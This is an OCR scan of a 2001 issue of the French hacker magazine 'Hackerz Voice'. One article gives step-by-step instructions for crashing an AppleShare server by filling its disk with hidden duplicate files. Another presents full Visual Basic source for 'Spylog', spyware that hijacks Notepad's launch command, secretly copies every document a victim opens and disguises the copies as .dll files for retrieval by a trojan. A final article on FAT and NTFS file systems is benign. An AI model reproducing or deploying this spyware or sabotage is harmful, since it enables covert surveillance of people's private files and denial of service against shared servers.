HORS SÉRIE HACHERZ VOICE

LE MANUEL

N°3

64 PAGES DE PURE TEKNIK

HORS SÉRIE

Bimestriel Octobre/Novembre 2001 39 FF - 280 FB - 11,50 FS - 45 DH - 9,50 $CAN

HACKERZ VOICE

La voix du pirate informatique

stratégies d'attaques

3

CRACKERZ

MAC

1 VIRUS en assembleur

big FAILLES dans SSH

un module du kernel Linux IN-DE-TEC-TABLE

Spylog PC under control

entretien avec Thor from Vegas

OUVERTURE DE ZI HACKADEMY

Pas d'édito dans ce numéro, que nous dédions à la mémoire des victimes de l'attentat du 11 septembre dernier à New York. Nous pensons fraternellement aux amis que nous avons à New York, à leur famille, aux orphelins dont le corps du père ou de la mère ne sera jamais retrouvés sous les gravats de la haine.

Pour eux, le silence :

OLIVIER SPINELLI

Sommaire

BLOQUER TON SERVEUR	Page 3
NEW SPYLOG L'ESPION	Page 4
ZI FORMATAGE	Page 9
CRYPTO PART TWO	Page 13
VIRUS EN ASSEMBLEUR	Page 19
MODULES DU NOYAU LINUX	Page 27
INTERVIEW THOR DEFCON	Page 35
CRACKER 5	Page 40
CRACKER 6	Page 42
SECURE SHELL	Page 45
PROF SNIFFING	Page 54
THE VOICE	Page 56/59
OUVERTURE ZI HACKADEMY	Page 60/61
NETO	Page 62

HACKERZ VOICE
La voix du pirate informatique

È aperto a tutti quanti,
Viva la libertà! " *

est une publication D.M.P.,
26 bis, rue Jeanne d'Arc
94160 Saint-Mandé (nouvelle adresse du service administratif)
Tél.: 01 53 66 95 28
Fax : 01 43 55 46 46

Directeur de la publication :
O. Spinelli

Commission paritaire :
en instance

Rédacteur en chef : Tommy Lee

Consultant suprême : Fozzy

C'est ouvert à tous
Vive la liberté !
(Don Giovanni - by Mozart/DaPonte fin du 1er acte.)

Collaborateurs :
Captain CAVERN/Prof/Nokia/Sabine/Nagaz
PIPO LE MALIN/ et le crew

Maquette : DCT Madagascar
xpress@madactylo.com
Tél.: 01 53 01 38 68

Coordinateur et rédacteur graphique :
William Rolland

Imprimé en Champagne
par Rotochampagne © DMP

voice@dmpfrance.com
hackademy@dmpfrance.com
abonnements@dmpfrance.com

Bloquer sans casser ton serveur de fichier Apple Share perso.

Recommandation ne pas faire cette manipulation en entreprise, cela n'est plus jeu mais du saccage.


La firme du Cupertino (Apple) a édité de nombreuses versions de serveur très bonne qualité facile à mettre en œuvre, a maintenir et à administrer. Avec presque rien on va maintenant s'amuser, attention à l'administrateur, cela ne va pas le faire rire surtout 1 vendredi à 16h30 ou un jour de bouclage.
En effet beaucoup de plate-forme Apple son installée en presse.
Stop la littérature, on passe en modes techniques, ingrédient :
1 fichier de taille importante par exemple 1 séquence quick time de 150 Mo par exemple et une connexion sur le serveur cible.
A priori on n'a pas de problème pour réunir les ingrédients.
Petite manipulation créer 1 dossier ou (1 répertoire pour les Pc man) sur le serveur copier le fichier de xx Mo ou de xx Giga dans le dossier.

Regarder dans les cd démo pour la sequence quik time ou autre (SVM, mac world, etc.), sélectionner le fichier et le dupliquer (pomme d). Jusqu'a presque saturer le disque laisser de la place équivalent de notre fichier.
Nommer le dossier avec un espace ranger le dossier dans recoin du disque. Le faire disparaître avec resedit ou autre éditeur.
Faire une dernière copie du fameux gros fichier pour vraiment saturer le disque. Résultat on a 1 serveur plein a ras bord avec un dossier invisible que referme xx Mo ou xx Giga et le dossier est planquer et invisible. Pour coincer la chose dispatcher les fichier aux 4 coins du disque et les faire invisible avec l'éditeur de ton choix et le top groove de la mort qui tue. Si vous avez accès au bureau mettre les fichiers invisibles sur le bureau avec une machine mono disque sa va être tres drôle de les localiser.
Le résultat va dépendre de la configuration : avec 1 serveur monodisque l'écriture vas être de plus en plus difficile avec plantage système a la clef et pas forcémentement immédiatement. Avec 1 disque système et un disque dédier au volume d'échanges l'écriture va être de plus en plus périlleuse et blocage.

Sander Krauss

Question :
comment localiser des fichiers ou des dossiers invisibles.
Abonnement a la clef au plus rapide sur mac

voice@dmpfrance.comez votre chemin.



RÉSUMÉ : DANS UN UNIVERS NUMÉRISÉ, LA BANDE DE LOOLA VOLEUZ A NEUTRALISÉ UNE SECTE VOULANT ABOLIR L'INDIVIDU : LA S.U.N. PEU APRÈS, LOOLA ET GENTLEMAN JACK SONT APPELÉS PAR PAPY VIRUS QUI A INTERCEPTÉ UN VIRUS DESTINÉ À DÉTRUIRE LEUR Q.G, LE HACKERLAND. EN L'ANALYSANT IL Y A TROUVÉ LE SIGLE DE LA S.U.N. CE VIRUS AURAIT ÉTÉ ENVOYÉ DU PALAIS DE L'ENFER, CRÉATION DES HELLECTRONIC'S ANGELS, UN GANG DÉCIMÉ PAR LES FORCES DE L'ORDRE NUMÉRIQUE. CE LIEU FUT CONÇU PAR LE PÈRE DE JACK, ÉCRAN NOIR, QUI EN A GRAVÉ LES PLANS DANS L'INCONSCIENT DE JACK ET DE SON FRÈRE.

DANS LE CHAPITRE 2 LIRE LA PAGE 51 AVANT LA PAGE 50

Spylog Espion New Generation

Contrôlez tous les documents ouverts sur un PC !

DISCLAIMER

Vous êtes prié de ne pas mettre en pratique ce qui va suivre, sans avoir clairement informé la personne de vos intentions et sans avoir eut son autorisation. L'article suivant implique la manipulation de la base de registre, nous déclinons toute responsabilité quant aux dommages que vous pourriez causer à vous-même ou à des tiers.
De plus ni l'auteur de ce texte ni la publication HZV ne pourront être tenus responsables en cas de problème. Si vous n'acceptez pas ce disclaimer, passez votre chemin.
koi ? t'es toujours là ? :)

INTRO

Si le Keylogger permet de voir ce que tape la personne au clavier et donc les documents qu'elle crée, et que le cheval de troie vous permet de récupérer ces derniers pendant que la personne est connectée, seul le Spylog vous permet de savoir quels documents est en train de lire cette personne pendant qu'elle est offline. Les avantages sont multiples et vous savez combien il est désagréable de voir dans Démarrer->Document de la victime la liste de fichiers fraîchement ouverts à partir d'un support amovible tel qu'un CD ou une disquette et de vouloir y accéder online avec votre cheval mais malheureusement trop tard la personne ayant déjà retiré cette précieuse mémoire amovible.

Le Spylog fonctionne sur un principe simple : lorsque la personne double clique sur un document pour l'ouvrir, il est automatiquement copié vers un répertoire de votre choix sous un nom et une extension différente pour éviter que la victime se doute de quelque chose. Vous n'avez alors plus qu'à télécharger ce répertoire avec votre trojan à partir du disque dur de la victime et vous obtenez tous les documents qui ont été ouverts sur le PC!

NOTIONS

En fait, le seul obstacle à ce beau système est le problème d'être prévenu au moment même où la personne ouvre un fichier pour pouvoir en faire une copie. Pas de manœuvre difficile pour y arriver, ni de surveillance fastidieuse à mettre en place, c'est windows lui-même qui nous donne la solution clés en main.
Dans la base registre de windows(Démarrer->exécuter->regedit, mais attention une fausse manip et vous devrez réinstaller windows !), il existe une clé racine nommée **HKEY_CLASSES_ROOT** qui contient les informations relatives à chaque type de fichier, notamment, ce qui nous intéresse le plus, quel programme appeler pour lancer tel type de fichier.

Note:

La structure de la clé HKEY_CLASSES_ROOT est particulière :
pour accéder aux informations de lancement d'un type de fichier particulier, vous devez suivre scrupuleusement les étapes suivantes. Prenons l'exemple des fichiers texte (exemple que nous allons garder tout au long de cet article) :
- Démarrez l'éditeur de base de registre regedit.exe (Démarrer->exécuter->regedit et surtout ne modifiez rien hein !?)
- Ouvrez la clé HKEY_CLASSES_ROOT
- Cliquez une fois sur la clé correspondant à l'extension des fichiers texte : '.txt' et regardez le contenu de la chaîne '(Défaut)' (dans la partie droite de l'éditeur du registre) : 'txtfile' (cf. *Image 1.1*)




Image 1.1

- Maintenant que nous connaissons le nom interne donné par windows aux fichiers texte, nous allons pouvoir accéder aux informations de lancement de ces derniers ; recherchez la clé '**txtfile**', plus bas dans la liste, et ouvrez là. L'image 1.2 représente ce qui s'affiche à l'écran.




Image 1.2

Au passage remarquez le contenu de la chaîne '**(Défaut)**' : '**Document texte**', c'est ce qui s'affiche lorsque cliquez sur un un fichier texte dans l'explorateur.

Bon vous y êtes ? OK, ouvrez la sous-clé '**open**', cliquez sur '**command**', et observez le contenu de la chaîne '**(Défaut)**' (cf. *Image 1.3*), et ô magie, qu»est-ce que vous voyez ? Et bien le programme qui lance les fichiers texte ! Mais le plus intéressant c'est quand même le fait qu'on puisse mettre un autre programme de lancement à la place !




Image 1.3

Juste une chose avant de passer à l'étape supérieure : la chaîne de lancement des fichiers texte est : 'c:\windows\NOTEPAD.EXE %1'. En détail : 'c:\windows\NOTEPAD.EXE' représente le chemin d'accès complet à NOTEPAD et '%1', le fichier à ouvrir qui lui est passé en paramètre par windows !

METHODE

Si vous vous demandez toujours comment on va bien pouvoir s'y prendre pour copier à la volée le fichier lorsqu'il est ouvert, c'est que vous êtes bon pour relire l'article depuis le début ;)

Et bien ce n'est pas compliqué. Il suffit de remplacer le programme de lancement des fichiers texte par un autre qui nous appartient et qui va copier le fichier vers un répertoire au choix puis ouvrir notepad avec le fichier demandé. Si l'opération se passe bien la personne n'y verra que du feu et vous vous aurez accès à tous les fichiers texte qu'elle aura ouverts. Pour mettre en place ce 'détournement', vous avez deux possibilités :

1- Soit vous remplacez le programme de lancement des fichiers texte par le vôtre au niveau de la base de registre et vous re-routez ensuite le lancement des fichiers textes vers le vrai notepad.exe; dans ce cas, seule change la clé 'HKEY_CLASSES_ROOT\txtfile\shell\open\command' qui devient 'C:\spylog\faux_notepad.exe %1', ce dernier copiant le document puis appelant le vrai notepad.exe pour ouvrir le fichier texte.
2- Soit vous renommez le vrai notepad.exe en notepad_b.exe et vous appelez le programme Spylog 'notepad.exe' et dans ce cas vous n'avez qu'a copier le document puis à re-router l'ouverture du fichier texte à notepad_b.exe

Ces deux possibilités vous amènent toutes les deux au même résultat mais elles permettent surtout de mettre en place le Spylog même si la machine à subie des restrictions de la part de l'administrateur. La 1ère méthode est ma préférée pour sa furtivité mais si vos n'avez pas accès à la base de registre du PC, choisissez plutôt la seconde, moins discrète mais toujours aussi efficace surtout accessible à ceux qui ne savent pas manier la base de registre. Je tiens aussi à signaler que la 2ème méthode est plus avantageuse que la 1ère parce qu'elle vous permet aussi d'intercepter tous les autres documents ouverts avec notepad et donc pas seulement les fichiers texte.

PRATIQUE

A ce stade il va falloir vous mettre les mains dans la mécanique, là on passe à la programmation proprement dite. Le listing qui suit modélise la 2ème méthode, c'est du VB, il vous faut donc un Visual Basic récent pour le compiler. Pourquoi du VB ? Et bien parce que ce langage n'oblige pas la définition du type des variables et leur déclaration, et simplifie les interactions avec windows, ce qui fait gagner beaucoup de place par rapport au même programme en C++. Le projet VB du programme est dispo sur le signe de piste HZV accessible par le webring HZV : **www.webpassword.net**

```
'<pub> Spylog pour HZV #7, 0p3n S0urc3, RUL3Z !
'by KicKEr
'kickerman@caramail.com </pub>

'-----CONFIGUREZ CES VARIABLES SELON VOTRE SYSTEME -----
Const DESTINATION = "C:\spylogs\" 'le répertoire où stoquer les fichiers interceptés
Const NOTEPAD_PATH = "C:\windows\NOTEPAD_b.EXE" 'le chemin d'accès complet au VRAI notepad
'------
```

```
Private Sub Form_Load()
On Error GoTo erreur
fichier = Command() 'récupère le fichier à ouvrir, merci windows !
If fichier <> "" Then  'Si l'utilisateur demande à ouvrir un fichier
spylog_infos = DESTINATION & "SpylogsINFO.txt" 'le chemin d'accès complet au fichier où marquer l'heure d'ouverture de chaque fichier

    'écrit l'heure d'ouverture et le nom du fichier
    Open spylog_infos For Append As #1
    Print #1, "**********************************"
    Print #1, "- " & "A " & Time & " le " & Date
    Print #1, "Fichier ouvert: " & fichier
    Close #1

    heure = "" & Hour(Time) & "h" & Minute(Time) & " - " & Second(Time) & "_"
    jour = " " & Day(Date) & "-" & Month(Date) & "-" & Year(Date) & " "
    mix = "Win32dll " & heure & jour & ".dll" 'crée un faux nom pour passer inapercu
    destinationf = DESTINATION & mix
    Dim SourceFile, DestinationFile
    SourceFile = fichier
    DestinationFile = destinationf
    FileCopy SourceFile, DestinationFile 'copie le fichier intercepté vers le répertoire Spylog
    "--
    fich = NOTEPAD_PATH & " " & fichier
    lancer = Shell(fich, vbNormalFocus) 'ouvre le fichier intercepté avec le vrai notepad
Else
    lancer = Shell(NOTEPAD_PATH, vbNormalFocus) 'ouvre seulement notepad, on 'n'a pas recu de fichier à ouvrir en paramètre. C'est donc simplement 'l'ouverture de Notepad qui est demandée.
End If

End
Exit Sub

erreur:
'Si une erreur se produit, on l'inscrit dans le fichier erreurs.txt
logs_erreurs = DESTINATION & "erreurs.txt"
Open logs_erreurs For Append As #2
Print #2, "--------------------------------"
Print #2, "Erreur a " & Time & " le " & Date
Print #2, "Command() : " & Command()
Print #2, "Description : " & Err.Description
Print #2, "Numero Err : " & Err
Print #2, "mix : " & mix
Close #2
End
End Sub
```

Voilà, juste une précision pour le bout de code suivant :

```
heure = " " & Hour(Time) & " h " & Minute(Time) & " - " & Second(Time) & "_"
jour = " " & Day(Date) & "-" & Month(Date) & "-" & Year(Date) & " "
mix = "Win32dll " & heure & jour & ".dll"
```


Spylog crée ici un faux nom pour le fichier intercepté avec 'Win32dll' plus 'l'heure et la date d'ouverture' et change l'extension du document en '.dll' pour brouiller les pistes.

[INSTALLATION-/-CONCLUSION]

Voilà, en gros c'est finit, mais il va falloir automatiser l'installation chez la personne. Et bien en deux mots comme en 1000 ne comptez pas sur moi pour vous montrer comment faire. Si vous savez programmez, vous y arriverez, mon rôle n'est pas de vous aider à espionner, mais plutôt de vous montrer, preuves l'appui ce à quoi vous êtes exposés.

J'ai écrit cet article pour montrer à quels risques vous étiez sujet, pour que les systèmes de demain reposent sur la fiabilité et non plus sur une sécurité dérisoire prête à s'effondrer du jour au lendemain à la découverte d'une faille méconnue. Je pense que la communauté open source est en bonne voie à ce niveau là, soutenez la si vous le pouvez. Ah, et puis si vous vous ennuyez, allez donc faire un tour du côté de la RWM(www.rwm.fr.st), qui sait, ca vous donnera peut-être des idées ;)

Bonne rentrée à tous.
KicKEr
-:)



SYSTEME DE GESTION DE FICHIERS

Bon, ben, voilà un morceau coriace de l'informatique. Une petite alerte pour les Lamers. Normalement, y en pas, parce que le Manuel n'est pas fait pour eux, mais bon, on ne sait jamais. :) Hacker signifie surtout apprendre. Alors, on va en apprendre sur la technologie des ordinateurs. let's go.

1. LE FORMATAGE

Le formatage est une opération qui consiste à préparer un disque de manière à ce qu'il puisse accueillir et ranger les informations que l'on souhaite y stocker. il existe deux niveaux de formatage :

- le formatage de bas niveau: il s'agit du pré-formatage ou formatage physique, généralement effectué en usine. le formatage de bas niveau peut être réalisé à l'aide d'un utilitaire (comme Disk Manager disponible sur le site de OnTrack, c celui que j'ai, un des meilleurs). ce formatage consiste à subdiviser le disque durs en pistes (cylindres) et en secteur. pour cela, l'utilitaire détermine la taille correcte des secteurs à utiliser, le nombre de pistes et le nombre de secteurs par piste. la taille des secteurs (le plus souvent 512 octets) est définie en se basant sur les caractéristiques physiques du disque, et, quand un secteur est créé, une adresse lui est affecté dans son entête plus des infos de correction d'erreur afin d'éviter d'utiliser des secteurs physiquement défectueux.
- le formatage logique: c'est celui qu'on réalise sous DOS (Disk Operating System, pour les incultes) par le biais de la commandes FORMAT. il consiste à placer des infos complémentaires, selon le système de gestion de fichiers employé, dans les secteurs définis lors du formatage de bas niveau. pendant l'opération, chaque secteur est numéroté non selon leur sucessivité , mais en fonction de divers facteurs (vitesse du disque nécessitant un éventuel entrelacement, secteurs marqués physiquement défectueux ou autres...). lors du formatage logique, le système enregistre les informations :

1) écriture du secteur d'amorçage des partitions
2) enregistrement de l'octet d'Identification système (ID System) dans la table des partitions du disque dur
3) les informations du systèmes de fichier sur l'espace disponible, l'emplacement des fichiers et des répertoires...
4) repérage des zones endommagées...

A noter que pour les disquettes, le formatage physique (de bas niveau) et le formatage logique sont confondus et réalisés en une seule opération. entre l'opération de formatage bas niveau et de formatage logique, on réalise si besoin est le partitionnement des volumes.

2. NOTION DE PARTITION

La partition est une zone d'un disque dur pouvant être affectée au rangement des informations. on peut ainsi «découper» un volume physique en un certain nombre de partitions grâce à FDISK sous DOS, par exemple.

Chaque partition peut ensuite être formatée de telle manière qu'un système de gestion de fichier, éventuellement de type différent, puisse y être logé. il est possible par exemple, d'avoir une partition de type FAT (File Allocation Table), cohabitant avec une partition de type NTFS (NT File System) et une partition Unix. le repérage de ces partitions sera fait grâce à la table de partition situé dans l'enregistrement d'amorçage princpale, le MBR (Master Boot Record, situé à l'adresse cylindre 0, tête 0, secteur 0 du disque). Il existe deux type de partitions : la partition principale et la partition étendue.

- La partition principale : elle est reconnu par le BIOS (Basic Input Ouput System, pour les brelles) comme étant susceptible d'être amorçable. elle comporte donc un secteur d'amorçage contenant le MBR. ce dernier contient la table des partitions (où se trouve des infos relatives aux partitions définies sur le disque (FAT, NTFS...)). en principe, sous DOS, on peut créer une unique partition principale ou partition primaire «PRI-DOS», qui se limite dans le temps à 32 Mo. ss Zin NT, on ne peut pas diviser la partition principale et un maximum de quatre partitions principales peuvent être installées sur un disque (donc, aps de partition étendue). une seule partition principale peut être active, elle contient le Boot Manager (gestionnaire de démarrage) qui permettra de choisir entre les différents systèmes d'exploitation éventuellement implantés. mais les fichiers de ces différents os (Operating System, pour les brelles) peuvent être quant à eux, implantés sur des partitions différentes.
- La partition étendue: l'espace disque non défini dans les partitions principales (c a dire qu'on utilise pas tout son disque pour créer une PRI-DOS), mais devant être utilisé, est défini dans une ou plusieurs partitions étendues. Elle correspondent en fait à un disque logique et elle peut donc être, à son tour, être divisée en lecteurs logiques. la partition étendue ne peut être formatée directement. en revanche, on y crée des lecteurs logiques (repérés par une lettre, sauf A et B réservé pour les lecteurs de disquettes) qui, eux, seront formatés. sous DOS on l'appelle EXT-DOS et a la capacité de contenir jusqu'à 22 unités logiques. Sous NT, on ne peut installer qu'une seule EXT-DOS, mais pour les lecteurs logiques, c pareil que ss DOS.

Les lecteurs logiques sont des ss-groupes des EXT-DOS. ss Zin NT, les volumes logiques sont à ne pas confondre avec les volumes physiques. en effet, on peut non seulement créer des partitions sur un même vol mais un vol logique peut recouvrir plusieurs parties de disques physiques différents. cela s'appelle «l'agrégat des partitions».

3. LE SYSTEME FAT

Le système FAT (File Allocation Table) ou table d'allocation des fichiers est utilisé sur les machines compatible PC (tournant ss MS-DOS ou Zin 3x, 9x, NT...). c donc le système le plus employé actuellement sur les micros et petits serveurs. La FAT, à l'origine, était conçue pour gérer des disquettes de faible capacité. c pourquoi l'évolution des capacités des hd en montrent vite les limites. La FAT divise le disque dur en blocs (clusters). le nb de clusters est limité et ils ont tous la même capacité (par exemple 1024 octets) sur un même disque dur. la FAT contient la liste de tous ces blocs ds lequels se trouvent les parties de chaque fichier. on y trouve:

1) un enregistrement d'amorçage principal (le MBR) avec la "table des partitions" (hd)
2) une zone réservée au secteur de chargement (Boot Loader)
3) un exemplaire de la FAT
4) une copie optionnelle de la FAT
5) le répertoire principal (Root Directory) ou dossier racine
6) la zone des données et ss-répertoires

Sur un disque, on rencontre d'abord le MBR suivi du secteur d'amorçage de la partition. sur la disquette, de très petit volume, on ne peut pas créer de partitions. Le MBR n'existe donc pas et le secteur de boot avec le code d'amorçage se situe piste 0, secteur 0, alors que sur un hd, on va trouver, sur ce secteur 0, le MBR qui occupe tout le cylindre (soit autant de secteurs qu'il en comporte). Windows 9x utilise une technique un peu particulière de la FAT appelée V-FAT (Virtual FAT) ou FAT étendue, destinée à gérer les noms longs.

***ETUDE DE LA FAT :

La FAT occupe plusieurs secteurs du disque, et commence au secteur suivant le secteur de boot. elle est composée d'unité d'allocation, des clusters qui peuvent selon le type de volume être composés d'un ou plusieurs secteurs. comme la FAT contient les infos sur la disponibilité du cluster, son utilisation par un fichier et l'indication de sont état (défectueux ou non), on accède avec elle, lors d'une lecture de disque, non pas à un seul secteur (sauf si, bien sûr, le cluster fait un secteur) mais à une unité d'allocation composée de clusters, ce qui à priori augmente la rapidité des accès disque.

Une table d'allocation de type FAT 16 fonctionne avec des adresses de blocs codées sur 16 bits, ce qui lui permet de référencer 2^16 clusters (soit 65 536 clusters par volume). cette technique est donc utilisée sur des volumes où on a besoin d'un grand nb de clusters, comme des hd. compte tenu du nb limité de clusters, on est obligé de passer par l'augmentation de la taille du cluster du moment que l'on augmente la taille du volume. par exemple si le vol fait 64 Mo, chaque cluster devrait faire 1Kp (65 536 * 1024 = 64 Mo). par contre, si le volume fait 640 Mo, chaque cluster doit faire 10 Ko.

Les inconvénients de la technique de la FAT sont la perte de place et la fragmentation. en effet, un fichier doit être contenu sur un nombre entier de clusters et si, par exemple, un cluster est

composé de 8 secteurs (8 X 512o = 4096o) alors que le fichier fait 1 caractère, on va perdre la place inutilisée dans le le cluster soit 4095o (4096 - 1). mais avec 2000 fichiers, on peut perdre jusqu'à 4 Mo tranquille d'espace disque! Alors, avec des clusters de 32Ko (on en trouve sur des gros disque utilisés sur un serveur par ex.).... Le moindre autoexec.bat ou fichier tmp vide monopolise 32Ko! Avec un disque FAT, il faut donc éviter les petits fichiers ou alors il faut utiliser l'utilitaire de compression disque pour les loger. avec la FAT 16, chaque cluster faisait 16Ko. la FAT32 est donc mieux pour les disques plus petits, de qqs Go car chaque cluster est 4 fois plus petit et a donc une taille de 4Ko, ce qui représente un gain de place non négligeable.

*****NOMS LONGS ET PARTITION FAT :**

Avec Zin NT 3.5 et Zin 95, les fichiers créés sur une partition FAT se servent de bits d'attribut pour gérer les noms longs utilisables avec ces logiciels. les os utilisent un format de nom 8.3 (ce n'est pas un num de version mais parce que la partie parincipale du nom loge sur 8 caractères et le suffixe sur 3). Quand un user Zin 9x crée un fichier avec un nom long, le système lui affecte immédiatement un alias d'entrée courte respectant le format 8.3 ainsi qu'une ou plusieurs entrées secondaires, en fait une entrée supplémentaire tous les 13 caractères du nom long. chaque caractère composant le nom long est stocké en Unicode (du ASCII sur 16 bits) ce qui monopolise 2 octets par caractère.

*****L'ENREGISTREMENT D'AMORCAGE PRINCIPAL (MBR) :**

L'enregistrement d'amorçage principal est créé en même temps que la 1ère partition sur le hd. son emplacement est le premier secteur (cylindre 0, tête 0, secteur 0, parfois noté secteur 1). Il comporte la table des partitions du disque et un fragment de code exécutable. sur le x86, le code examine la table des partitions (où chacune est repérée par un ensble de 64 bits) et identifie la partition système (ID System): elle commence à l'offset 1BEh du MBR.

4. LE SYSTEME NTFS

Lors de la conception de Zin NT, deux techniques existaient déjà : la FAT qui commençait à montrer ses limites face aux capacités croissantes des disque et HPFS utilisé sur OS/2 en partenariat IBM-Micro$oft, qui permettait de gérer de plus gds disques (élémts repérés sur 32 bits, soit 2^32 élémts gérables) avec une meilleure fiabilité mais ne répondait pas encore assez sérieusement aux exigence de Zin NT où la taille du fichier est limitée à 4 Go par exemple. Le système NT File Système, NTFS, a donc été spécialement conçu pour Zin NT quand IBM et Micro$oft ont cassé. dans NTFS on retoruve donc des caractéristiques de la FAT et de HPFS.

A noter que Zin NT peut fonctionner avec des vol de type FAT 16, mais que la gestion des fichiers sera optimisée en performances et en sécurité avec un système NTFS. un volume formaté en FAT 16 peut ensuite être converti en NTFS par Zin NT, mais l'opération inverse est impossible... Mieux vaut donc installer Zin NT avec un volume FAT pour ensuite le formater en NTFS. de plus, Zin NT 4.0 ne peut pas être installé sur un système FAT 32.

